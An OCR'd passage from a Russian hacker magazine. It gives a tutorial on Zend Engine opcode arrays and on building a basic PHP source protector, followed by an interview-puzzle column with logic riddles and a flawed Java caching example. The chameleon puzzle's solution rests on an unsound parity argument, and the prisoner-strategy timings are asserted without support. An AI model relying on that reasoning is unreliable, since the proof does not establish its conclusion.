


Рис. 1. Вот так работает VM: сложностей — ноль!

```
struct _zend_extension {
    ...
// Запуск движка
    startup_func_t startup;
// Останов движка
    shutdown_func_t shutdown;
// Начало запроса
    activate_func_t activate;
// Окончание запроса
    deactivate_func_t deactivate;
// Отслеживание сообщений от движка
    message_handler_func_t message_handler;
// Вызывается перед выполнением второго прохода
// компиляции, точнее в самом начале
    op_array_handler_func_t op_array_handler;
// Вызывается в обработчике опкода ZEND_EXT_STMT
    statement_handler_func_t statement_handler;
// Выз. в обр. ZEND_EXT_FCALL_BEGIN
    fcall_begin_handler_func_t fcall_begin_handler;
// Выз. в обр. ZEND_EXT_FCALL_END
    fcall_end_handler_func_t fcall_end_handler;
// Выз. в конце init_op_array
    op_array_ctor_func_t op_array_ctor;
// Выз. в конце destroy_op_array
    op_array_dtor_func_t op_array_dtor;
    ...
};
```

За исключением информации о копирайтах и некоторых служебных данных, это все, что доступно разработчику. Согласен, не густо. Но и с этим можно жить. Правда, необходимо сделать несколько уточнений.

message_handler — сейчас в движке используется только одно сообщение (ZEND_EXTMSG_NEW_EXTENSION), которое уведомляет остальные zend_extensions о регистрации нового их «собрата». Однако движок экспортирует функцию рассылки сообщений, и поэтому вполне реально создать два расширения, которые будут обмениваться сообщениями, при условии, что знают друг о друге.

```
ZEND_API void zend_extension_dispatch_message(
    int message, void *arg);
```

op_array_handler — вызывается, только если перед компиляцией SAPI выставил флаг ZEND_COMPILE_HANDLE_OP_ARRAY в CG(compiler_options).

op_array_dtor — выполнится, только если произведен второй проход компиляции. А этого может и не быть, если при первом проходе произошла «неприятность».

Опкоды ZEND_EXT_STMT, ZEND_EXT_FCALL_BEGIN и ZEND_EXT_FCALL_END вообще не генерируются, если в CG(compiler_options) НЕ присутствует флаг ZEND_COMPILE_EXTENDED_INFO. Следовательно, и соответствующие обработчики нервно курят в сторонке, если SAPI не позаботился заранее.

ЧТО МОЖНО СДЕЛАТЬ С ТАКИМ ЭКСТЕНШЕНОМ?

Ты удивишься, но немало. Да, по прямому назначению набор callback'ов в разы проигрывает функционалу SAPI. Утешает одно — судя по всему, эти расширения никогда не предназначались для чего-то большего, чем работа с массивом опкодов. Итак, вот приблизительный список возможного применения:

- **Реализация отладчика.** Обработчик ZEND_EXT_STMT не делает ничего полезного, кроме уведомления о своем присутствии всех zend_extensions. А делает он это весьма настырно, поскольку втискивается перед любым набором опкодов, ассоциированных с данным выражением, примерно так: ZEND_EXT_STMT, ZEND_ASSIGN, ZEND_EXT_STMT, ZEND_ECHO. То есть код <?php $tmp='test'; echo $test.'_just_'.$test; ?> получит следующий массив опкодов: ZEND_EXT_STMT, ZEND_FETCH_CONSTANT, ZEND_ASSIGN, ZEND_EXT_STMT, ZEND_CONCAT, ZEND_CONCAT, ZEND_ECHO, ZEND_EXT_STMT, ZEND_RETURN.
- **Профилировщик кода**. Владея всеми данными, можно замерить скорость выполнения отдельных опкодов, функций, циклов, выражений и методов класса.
- **Акселераторы.** Ну куда же без них? Каждый раз перечитывать исходник, проводить лексический анализ и насиловать память? Увольте. Это же сколько квантов процессора псу под хвост... А если на загруженном проекте? Сохранить, а потом восстановить и держать в памяти массив опкодов совсем не сложно (как мы скоро увидим). Нужно только проверить скрипт на изменения и, если изменился, удалить старый массив, а потом повторить алгоритм действий.
- **Протекторы PHP-кода.** Ими сегодня и займемся. Они с акселераторами как братья, только еще шифруют, сжимают, оптимизируют и обфусцируют массив опкодов.

Наверняка моя скудная фантазия выдала не все варианты, и ты замутишь что-то реально уникальное. Но это больше, чем ты вообразил, взглянув на структуру расширения (зуб даю. Чужой. Отобранный с боем у стоматолога).

И СНОВА О VM

Если ты послушался меня и перечитал статьи (в частности «PHP-дайвинг»), то у тебя уже есть представление о виртуальной машине. Однако погружение было не таким глубоким, какое нужно нам, чтобы осуществить задуманное. Плюс необходимо исправить пару неточностей.

НАЗВАНИЕ	САЙТ	МИН. ЦЕНА
phpSHIELD	http://www.phpshield.com	$99
PHP PROTECTOR	http://www.phpprotector.net	$49.99
Source Guardian	http://www.sourceguardian.com	$199
Zend Guard	http://www.zend.com	$600
ionCube	http://www.ioncube.com	$199
ByteRun	http://www.byterun.com	$49

Рис. 2. Рынок скорее жив, чем мертв? Если нет — оживим его!




Рис. 3. Мало кто знает, что точкой входа PHP-файла является безымянная функция

Сначала об исправлениях. Типы операндов (и результата) TMP и VAR являются временными переменными (в том смысле, что кучкуются они вместе), а переменная, которую ты определяешь в коде ($var), носит тип CV (compiled variable, «реальная» переменная). UNUSED означает, что операнд или результат не используется. Чем же отличаются переменные TMP и VAR? TMP удаляется в обработчике опкода в любом случае, а VAR — только в том, если на эту переменную не осталось ссылок (zval.refcount__gc).

Прежде чем опускаться на дно, давай повторим то, что ты должен знать. Сначала SAPI получает указатель на массив опкодов zend_op_array*, используя компиляцию файла или строки. Затем передает этот массив во власть zend_execute (указатель, в дефолтной среде указывает на php5ts.execute). Виртуальная машина выполняет обработчики опкодов, пока один из обработчиков не вернет ZEND_VM_RETURN (или не скопытится в exception). Массив опкодов находится в zend_op_array.opcodes или в zend_op_array.start_op. Последний, к слову, имеет приоритет. Размер массива задается в zend_op_array.size. Каждый опкод (zend_op) описывается адресом обработчика, экземплярами результата и двух операндов (znode), extended_value (сюда во время компиляции помещают дополнительные данные, которые учитываются в обработчике), номером строки в исходном файле и номером опкода.

Структура znode выглядит так:

```
typedef struct _znode {
   int op_type;
   union {
      zval constant;

      zend_uint var;
      zend_uint opline_num;
      zend_op_array *op_array;
      zend_op *jmp_addr;
      struct {
         zend_uint var;
         zend_uint type;
      } EA;
   } u;
} znode;
```

znode.op_type — это и есть тип операнда (CONST, VAR, TMP, CV, UNUSED). znode.u.{var, opline_num, op_array, jmp_addr, EA} используются в зависимости от типа операнда и опкода.

Откуда же берутся эти опкоды? Разбирая поток лексем, движок дергает функции из zend_compile.c с именами zend_do_*, а они, в свою очередь, получают указатель на свой zend_op* и заполняют его данными для обработчика. Сами обработчики вместе с движком виртуальной машины и некоторыми служебными данными (статическими переменными, макросами, определениями) находятся в zend_vm_execute.h. Надеюсь, это для тебя не станет шоком, но zend_vm_execute.h состоит из двух файлов, а точнее двух шаблонов. Первый (zend_vm_def.h) содержит шаблоны обработчиков. Второй (zend_vm_execute.skl) содержит шаблон функции php5ts.execute. Шаблон обработчика выглядит так:

```
ZEND_VM_HANDLER(<OPCODE-NUMBER>, <OPCODE>,
   <OP1_TYPES>, <OP2_TYPES>)
{
   <HANDLER'S CODE>
}
```

Здесь <OPCODE-NUMBER> — номер опкода, <OPCODE> — имя опкода (например, ZEND_ADD), <OP1_TYPES> и <OP2_TYPES> — типы операндов, с которыми работает обработчик. Типы разделяются «|», например CONST|TMP|VAR|UNUSED|CV. Вместо набора типов можно указать ANY. <HANDLER'S CODE> — это преимущественно Си-код с примесью псевдокода, обрабатываемого шаблонизатором. Если хочешь разобраться в этом, загляни внутрь README.ZEND_VM и zend_vm_def.h. Шаблоны можно обработать шаблонизатором, он лежит в папке с файлами. Выполняем:

```
G:\www\php-5.3.8\Zend>php zend_vm_gen.php
zend_vm_opcodes.h generated successfully.
zend_vm_execute.h generated successfully.
```

и получаем файл со списком опкодов и готовый движок виртуальной машины. Шаблонизатор создаст кучу обработчиков для разных ситуаций с именами вида <OPCODE>_SPEC[_<OP1_TYPES>][_<OP2_TYPES>]_HANDLER количеством = количество <OP1_TYPES> * количество <OP2_TYPES>. Если один из операндов в шаблоне имеет тип ANY, то дополнительные обработчики не генерируются, а имя обработчика принимает вид <OPCODE>_SPEC_<OP_TYPES>_HANDLER.

О ПРОТЕКТОРАХ

Не секрет, что PHP-протекторы предназначены для двух целей: защиты исходного кода и использования защитных механизмов, таких как ограничение по времени запуска, привязка к домену и тому подобное. Ожидаемым эффектом от первого (если протектор спроектирован правильно) является еще один положительный момент — возрастает скорость выполнения, за счет исключения стадии компиляции. Можно, конечно, использовать «хитрые» манипуляции с вариациями:

```
<?php
    //echo "test";
    eval(base64_decode('ZWNobyAidGVzdCI7'));
?>
```

Но так поступают только те, кто лишь на словах заботится о защите своего кода. Кстати, посмотри на рис. 2, если вдруг задашь себе вопрос «А нафига мне это нужно?». На рынке протекторы стоят не меньше 50 долларов, и это в самой урезанной комплектации.

ПРИНЦИПЫ РАБОТЫ

Любой протектор состоит из двух частей: кодировщика (encoder'a) и PHP-модуля zend_extension. Кодировщик любым способом получает массив опкодов, а затем сохраняет его (и все, что с ним

связано) в PHP-файл, возможно устанавливая что-то вроде заглушки (как у файлов, закодированных Zend Encoder). Легче всего это сделать так: прикинувшись SAPI-модулем, выполнить компиляцию файла. Хотя код компиляции можно тиснуть из актуальных исходников PHP, избавившись таким образом от необходимости таскать вместе с encoder'ом php5ts.dll, zend_extension при загрузке выполняет хук функций zend_execute (возможно) и zend_compile_file. Затем SAPI выполняет вызов zend_compile_file, управление получает наш код, читает файл, если найдена сигнатура — выполняет восстановление всех структур (если нет — выполняется вызов оригинального zend_compile_file), возвращает массив опкодов SAPI.

Это самая простая схема, и хукать zend_execute при таком подходе не обязательно. Но ее можно нехило проапгрейдить, введя использование собственной (!!!) виртуальной машины. В этом случае полученный оригинальный массив опкодов преобразуется в массив, понятный нашей VM. А при вызове zend_execute в zend_op_array* проверяется флаг «наш ли это массив» и массив отправляется либо на корм php5ts.execute, либо в движок нашей машины.

Конечно, я упустил кучу деталей, касающихся сжатия, шифрования, обфускации имен и прочих защит. Но мы только поксорим для приличия оригинальный массив, да и к тому же я не стал полностью доделывать encoder и zend_extension, чтобы не получилось, как в том старом советском мультфильме «Вовка в тридевятом царстве», когда двое из ларца даже хомячили разный вкусный стафф за этого лентяя Вовку. Но не волнуйся, базовый функционал останется.

РУКОТВОРНЫЕ ОПКОДЫ

Я бы посоветовал начать с проверки того, что я изложил выше. Попробуй набросать простенький скелет SAPI, взять самый элементарный скрипт «<?php echo 'hello][';?>», получить массив и пробежаться по нему циклом. Если не безобразничать с CG(compiler_options), то должно получиться два опкода — ZEND_ECHO и ZEND_RETURN. Проверь (лучше в студии), что у ZEND_ECHO тип op1 выставлен в CONST(1), а op1.u.constant.value.str.val указывает на нашу строку.

Теперь усложняем задачу. Создадим набор данных, которые отработают и не обвалят нашу программу, когда мы их подкинем zend_execute.

Создаем и инициализируем массив:

```
// Объявления
zend_op_array* op_arr;
zend_op* zo = NULL;
...
op_arr = (zend_op_array*)emalloc(sizeof(zend_op_array));
memset(op_arr,0,sizeof(zend_op_array));
op_arr->type = ZEND_USER_FUNCTION;
op_arr->pass_rest_by_reference = 0x0d;
```

В ZEND_OP_ARRAY* ПРОВЕРЯЕТСЯ ФЛАГ «НАШ ЛИ ЭТО МАССИВ» И МАССИВ ОТПРАВЛЯЕТСЯ ЛИБО НА КОРМ PHP5TS.EXECUTE, ЛИБО В ДВИЖОК НАШЕЙ МАШИНЫ

```
op_arr->done_pass_two = 1;
op_arr->filename = "index.php";
op_arr->refcount = (zend_uint*)emalloc(
   sizeof(zend_uint));
*op_arr->refcount = 1;
op_arr->current_brk_cont = -1;
op_arr->this_var = -1;
op_arr->early_binding = -1;
op_arr->size = 2;
```

Осталось только «приготовить» опкоды и вручить VM:

```
...
op_arr->opcodes = (zend_op*)emalloc(
   sizeof(zend_op) * 2);
memset(op_arr->opcodes,0,sizeof(zend_op) * 2);
zo = op_arr->opcodes;

zo->opcode = ZEND_ECHO;
zo->op1.op_type = IS_CONST;
ZVAL_STRING(&zo->op1.u.constant,"hello ][",1);
SET_UNUSED(zo->op2);
zend_vm_set_opcode_handler(zo);
zo++;

zo->opcode = ZEND_RETURN;
zo->op1.op_type = IS_CONST;
ZVAL_LONG(&zo->op1.u.constant,1);
SET_UNUSED(zo->op2);
zend_vm_set_opcode_handler(zo);
...
zend_execute(op_arr TSRMLS_CC);
```

Только что ты написал «Hello world» на ассемблере VM PHP. По-моему, круто.

Registered Stream Filters	convert.iconv.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk, zlib.*, bzip2.*

This program makes use of the Zend Scripting Language Engine:
Zend Engine v2.3.0, Copyright (c) 1998-2011 Zend Technologies
with X-Cube v0.0.1, Read GNU GPL v2.0, by M0r1arty special for Darken




Рис. 4. А вот теперь PHP узнает в тебе брата. Мелочь, а приятно!

ДВИГАЕМСЯ ДАЛЬШЕ

На этом этапе можно поэкспериментировать с сохранением и восстановлением тех структур, что мы подсовывали в zend_execute заголовком ранее. Какой-то PHP-код будет работать, но скорей всего что-то более сложное вызовет access violation глубоко в ядре движка. И даже если ты догадался проверять оба операнда на IS_CONST, а op{1,2}.u.constant.type на IS_STRING, то это все равно мало поможет делу. Необходима стратегия или какой-либо формальный алгоритм, которого мы будем придерживаться.

Сказано — сделано. Действовать будем так. Определим перечисление, указывающее на тип сохраненных за ним данных (zend_op_array, массив zend_op, строки, переменные). Определим урезанную структуру x_op_array (выкинем из zend_op_array все элементы-указатели). Получим массив, пробежимся по нему, сохраняя все строки, и запишем в выходной файл такие данные: XRT_STRINGS, количество строк [, индекс строки, длина строки, сама строка], XRT_OPARRAY, x_op_array, XRT_OPCODES, количество опкодов[,zend_op].

Здесь XRT_STRINGS, XRT_OPARRAY и XRT_OPCODES — элементы перечисления (тип сохраненных данных). Индексом строки будем заменять указатель на строку, например char* zend_op_array.function_name заменится на unsigned long x_op_array.function_name (был указатель — стал индекс). Длину необходимо сохранять, так как PHP оперирует и бинарными строками и совсем не прочь поработать с UNICODE'ом. Сами опкоды zend_op сохраняем «как есть», только у строк корректируем длину (если корректировать указатель — нас не поймут при вызове destroy_op_array) на наш индекс. При восстановлении вызываем:

```
ZEND_API void zend_vm_set_opcode_handler(
    zend_op* opcode);
```

чтобы прописался нужный обработчик опкода.

Хорошо, но мало. Мы даже с переменными работать не можем. Но эту беду легко поправить. Добавляем в перечисление новый элемент XRT_VARIABLES. Назначаем ему место в конце цепочки, а саму комбинацию представляем так: XRT_VARIABLES, количество переменных [, индекс имени переменной]. Индекс имени — это то же самое, что и индекс строки (строки храним вместе, если где видишь индекс — знай, что это из массива строк). Сами переменные лежат и ждут сохранения в zend_op_array.vars — это массив zend_compiled_variable, размером в zend_op_array.last_var.

```
typedef struct _zend_compiled_variable {
    char *name;
    int name_len;
    ulong hash_value;
} zend_compiled_variable;
```

hash_value — это результат работы zend_inline_hash_func из zend_hash.h. Остальное в пояснениях не нуждается.

Стало легче? Переменные назначаются, функции вызываются. Красота. Но скоро придет облом, когда выяснится, что switch/case, try/catch, а заодно и «любимый» goto в опале. «Видимо, что-то случилось!» (С) Comedy Club. Внимательно смотрим на массивы zend_op_array.brk_cont_array и zend_op_array.try_catch_array. Границы, как ты уже догадался, определяются через zend_op_array.last_brk_cont и zend_op_array.last_try_catch. Элементы массивов не содержат указателей и легко сохраняются.

```
typedef struct _zend_brk_cont_element {
    int start;
    int cont;
    int brk;
    int parent;
} zend_brk_cont_element;
```

```
typedef struct _zend_try_catch_element {
    zend_uint try_op;
    zend_uint catch_op;  /* ketchup! */
} zend_try_catch_element;
```

Советую сохранять их ближе к XRT_OPARRAY, лучше сразу за ним. Но это еще не все, что нужно для восстановления. В движке есть группа опкодов для навигации по массиву. Каждый из них хранит в первом или втором операнде указатель на zend_op*, куда при определенных условиях должен прыгнуть курсор виртуальной машины. Для восстановления необходимо вычислить номер опкода по нехитрой формуле: (адрес zend_op* для прыжка минус адрес первого опкода) поделить на размер zend_op. ZEND_JMP и ZEND_GOTO прячут адрес в zend_op.op1.u.jmp_addr, а ZEND_JMPZ, ZEND_JMPNZ, ZEND_JMPZ_EX, ZEND_JMPNZ_EX и ZEND_JMP_SET в zend_op.op2.u.jmp_addr.

Ну что ж. Три из пяти баллов нам обеспечены. Теперь попробуем зарегистрировать PHP-функцию:

```
<?php
function func1()
{
 return 'test';
}
```

И на месте опкода с определением функции видим предательство, сопоставимое с предательством любимой девушки (хотя нет, вариант с девушкой гораздо хуже). Там, где должен был быть ZEND_DECLARE_FUNCTION, красуется ZEND_NOP. В качестве милостыни в zend_op.extended_info оставлен номер опкода, которым когда-то был ZEND_NOP. Впрочем, погружение в исходники дает ответ. Функция zend_do_early_binding из zend_compile.c после определения PHP-функции стирает о ней всю информацию из опкода. Обидно, досадно, но ладно. Я вижу два пути решения проблемы. Первый — попросить zend_do_early_binding не делать такую подлость (закомментировать стирание опкода в самом ее конце) и перекомпилировать движок (php5ts.dll мы ведь будем поставлять с encoder'ом). Второй — прошерстить массив EG(function_table) на предмет функций (так, как мы делали при написании хакерского PHP extension), у которых zend_function.type равен ZEND_USER_FUNCTION (порядок определения значения не имеет, главное — это регистрация функции). zend_function является объединением и выглядит так:

```
typedef union _zend_function {
    zend_uchar type;
    ...
    zend_op_array op_array;
    ...
} zend_function;
```

То есть PHP-функция — это обычный массив опкодов, который мы уже умеем сохранять. Определим новый элемент перечисления XRT_FUNCTIONS. Дописываем в конец цепочки: XRT_FUNCTIONS, количество функций[, XRT_OPARRAY и так далее все, до переменных включительно]. При восстановлении достаточно будет добавить op_array нашей функции в массив EG(function_table).

Ну вот, на четверку с минусом уже можем претендовать. Мало? Согласен. Следующее, о чем необходимо позаботиться, — это классы, определенные пользователем. Здесь реально есть где развернуться: магические функции, реализованные интерфейсы, свойства класса, наследование. Но мне лень обрабатывать все это, поэтому ограничимся только необходимым — сохраним сам класс, методы класса и свойства. С классом поступим, как и с zend_op_array, то есть введем упрощенную структуру x_class_




Рис. 5. Слева направо: исходный скрипт, закодированный скрипт, результат работы

entry. Конечную цепочку представим так: XRT_CLASS, количество классов, [x_class_entry, XRT_CLASS_METHODS, количество методов [, тут zend_op_array и все, что с ним связано], XRT_CLASS_PROPERTIES, количество свойств [, тут сами свойства]]. Сначала посмотрим, как можно упростить zend_class_entry (а структура немаленькая, см. zend.h):

```
typedef struct _x_class_entry{

    char type;
    unsigned long name;
    zend_uint name_length;
    int refcount;
    zend_bool constants_updated;
    zend_uint ce_flags;
    zend_uint line_start;
    zend_uint line_end;

} x_class_entry;
```

Не так все плохо, как казалось. Методы, привязанные к классу, лежат в zend_class_entry.function_table, при этом модификаторы доступа public/protected/private привязаны к массиву и находятся в zend_op_array.fn_flags. Свойства класса расположились в двух массивах:

```
struct _zend_class_entry {
    ...
    HashTable default_properties;
    HashTable properties_info;
    ...
};
```

default_properties хранит zval** (значение, которым инициализируется свойство в классе), properties_info — указатель на zend_property_info:

```
typedef struct _zend_property_info {
    zend_uint flags;
    char *name;
    int name_length;
    ulong h;
    char *doc_comment;
    int doc_comment_len;
    zend_class_entry *ce;
} zend_property_info;
```

Флаги — это модификаторы доступа, name — имя свойства. Имя свойства может храниться в замангленном виде, для получения правильного имени нужно выполнить функцию:

```
ZEND_API int zend_unmangle_property_name(
    char *mangled_property,
    int mangled_property_len,
    char **prop_name,
    char **class_name);
```

mangled_property и mangled_property_len берем из zend_property_info. В третий параметр функция запишет указатель на размангленное имя свойства. В четвертый тоже сунь адрес на какой-нибудь указатель, а то движок обидится и скопытится раньше времени.

Теперь о восстановлении классов. После выделения памяти под zend_class_entry вызываем:

```
ZEND_API void zend_initialize_class_data(
    zend_class_entry *ce,
    zend_bool nullify_handlers TSRMLS_DC);
```

nullify_handlers задает обнуление указателей на обработчики и магические методы (ставим «1»). Регистрируем класс редактированием EG(class_table) через zend_hash_[add | update] после полного восстановления свойств и методов. При регистрации нужно привести имя класса (второй параметр zend_hash_*) к нижнему регистру, иначе класс не будет найден при попытке создания экземпляра.

Методы регистрируем так же, как и функции, только там, откуда их брали (ce.function_table). И перед регистрацией в zend_op_array.scope прописываем zend_class_entry восстанавливаемого класса. Свойства регистрируем этой функцией:

```
ZEND_API int zend_declare_property(
    zend_class_entry *ce,
    char *name,
    int name_length,
    zval *property,
    int access_type TSRMLS_DC);
```

property — это адрес константы, сохраненной в zval, которой инициализируется свойство. access_type — модификаторы доступа (zend_property_info.flags).

ТВЕРДАЯ ЧЕТВЕРКА

На четверку с плюсом осталось зашифровать данные примитивным XOR (даже не знаю, почему я выбрал ключ 0x02031984), прописать заглушку и собрать все вместе. Что получилось у меня, ты можешь посмотреть на диске.

До пятерки еще далеко. Я сознательно забил на статические переменные, интерфейсы класса, магические методы, наследование и кучу других важных и правильных вещей. А протекция заключается только в сокрытии исходника (XOR не считаем). Тем не менее, у нас получился неплохой пример того, за что с буржуев трясут их кровное зеленого цвета бабло. Будут коммерческие предложения — пиши. А пока — адьос!

Павел Александрович (ivinside.blogspot.com)
Александр Латушкин (alex@skazo4neg.ru)



Задачи на собеседованиях

ПОДБОРКА ИНТЕРЕСНЫХ ЗАДАНИЙ, КОТОРЫЕ ДАЮТ НА СОБЕСЕДОВАНИЯХ

Сегодня в нашем выпуске основательный разбор кода на Java, неведомый XSLT и, конечно же, полюбившиеся многим логические задачки.

УСЛОВИЕ

На острове живут 13 желтых, 15 синих и 17 красных хамелеонов. Когда встречаются два хамелеона разного цвета, они перекрашиваются в третий цвет. В остальных случаях ничего не происходит. Может ли получиться так, что все хамелеоны окажутся одного цвета?

РЕШЕНИЕ

Как и во многих подобных задачках, здесь полезно рассмотреть ситуацию с конца. Предположим, что все хамелеоны стали одного цвета. Давай прикинем, какое событие предшествовало этому. Очевидно, что перед этим было по одному хамелеону двух цветов, а остальные — третьего (например, 1 желтый, 1 синий и 43 красных). Нетрудно заметить, что в общем случае для перекрашивания всех хамелеонов в один цвет необходимо, чтобы было одинаковое количество хамелеонов двух цветов. Тогда они дружно перекрасятся в третий. Но такое никогда не произойдет, что можно показать простым перебором. Либо заметить, что количество всех хамелеонов — число нечетное. Следовательно, оно не делится на два и как минимум один хамелеон всегда будет без пары и другого цвета.

УСЛОВИЕ

В тюрьме сидят 10 заключенных, каждый — в одиночной камере. Общаться между собой они не могут. В один прекрасный день начальник тюрьмы объявил им, что предоставляет всем шанс выйти на свободу, и предложил следующие условия: «В подвале тюрьмы есть комната с переключателем, имеющим два состояния: ON/OFF (верх/низ). Вас будут в произвольном порядке по одному приводить в эту комнату и через несколько минут уводить. Находясь в комнате, каждый из вас может либо изменить положение переключателя, либо ничего с ним не делать. Персонал тюрьмы трогать этот пере-

ключатель не будет. В какой-то момент один из вас (любой) должен сказать, что в комнате побывали все заключенные. Если он окажется прав — всех отпустят, если ошибется — вы навсегда останетесь в тюрьме. Я обещаю, что в комнате побывают все заключенные и что каждого из вас будут приводить туда снова и снова неограниченное число раз». После этого заключенным разрешили собраться и обсудить стратегию, потом развели по камерам. Что им нужно делать, чтобы гарантированно выйти на свободу?

РЕШЕНИЕ

У задачи существует несколько решений. Начнем с простого. Все дни разбиваем на интервалы по 10 дней, таким образом за каждым заключенным закрепляется определенный день. Они договариваются, что если кто-то из них попадает в комнату не в свой день, то ставит выключатель в положение ON. Следовательно, если в 10-й день заключенный входит в комнату и видит выключатель в OFF, значит в эти 10 дней в комнате все побывали. Нетрудно догадаться, что вероятность такого события крайне мала.

Более оптимальный вариант — не закреплять за каждым заключенным день, а просто сигнализировать о том, что в одну декаду один человек зашел в комнату дважды. В этом случае следует возвести выключатель в ON. В остальном тактика остается та же. Точные расчеты показывают, что в этом случае заключенные выйдут на свободу примерно через 75 лет, что мало кого устраивает.

И наконец, оптимальный вариант! Заключенные договариваются, что первый, кто зайдет в комнату, будет считать, сколько зашло человек после него. Он возводит выключатель в OFF и уходит. Следующий человек, если он вошел в первый раз, сигнализирует об этом, устанавливая выключатель в ON. Если он вошел не в первый раз или выключатель уже в ON, то человек ничего не делает. Как только наш «счетчик» попадет в комнату во второй и последующий разы, видя выключатель в ON, он смекает себе в уме «+1» и возвращает выключатель в OFF. Таким образом, сосчитав до 10, он со спокойной совестью может сообщать, что в комнате побывали все заключенные! Такая тактика позволяет заключенным выбраться на свободу в среднем за 118 дней.

УСЛОВИЕ

Перечислите все проблемы, которые вы видите в данном коде:

```
public abstract class Digest {
    private Map<byte[], byte[]> cache =
        new HashMap<byte[], byte[]>();

    public byte[] digest(byte[] input) {
        byte[] result = cache.get(input);
        if (result == null) {
            synchronized (cache) {
                result = cache.get(input);
                if (result == null) {
                    result = doDigest(input);
                    cache.put(input, result);
                }
            }
        }
        return result;
    }

    protected abstract byte[] doDigest(byte[] input);
}
```

РЕШЕНИЕ

В этом коде две основные проблемы и одна «особенность».

1. Использование массива (byte[]) в качестве ключа в HashMap. Дело в том, что HashMap в своей работе опирается на методы hashCode и equals объекта-ключа. Грубо работа HashMap выглядит так: при чтении или записи значения в коллекцию вызывается метод hashCode объекта-ключа, который возвращает целое число. По этому числу определяется номер корзины (bucket), объекты-ключи в которой далее последовательно сравниваются с переданным ключом с помощью метода equals. Когда метод equals вернет true — искомое значение найдено. byte[] (как и любой другой массив) в Java является наследником класса Object и, соответственно, наследует все его методы, в том числе и hashCode и equals.
   Реализация этих методов в классе Object опирается на «адрес» объекта в памяти, а не на его содержание. Это приводит к тому, что для двух разных объектов — массивов с одинаковым содержимым метод equals вернет false:

```
byte[] array1 = new byte []{1,2,3,4,5};
byte[] array2 = new byte []{1,2,3,4,5};
array1.equals(array2) // false
array1.hashCode()==array2.hashCode() // false
```

   И соответственно, HashMap работать не будет:

```
Map<byte[],String> map = new HashMap<byte[], String>();
map.put(array1,"someValue");
map.containsKey(array2) // false
map.get(array2) // null
```

   Это приведет к тому, что «кеширование» результатов вычислений просто не будет работать и значения будут каждый раз вычисляться повторно (и сохраняться в памяти).
2. Неправильная работа в многопоточном окружении.
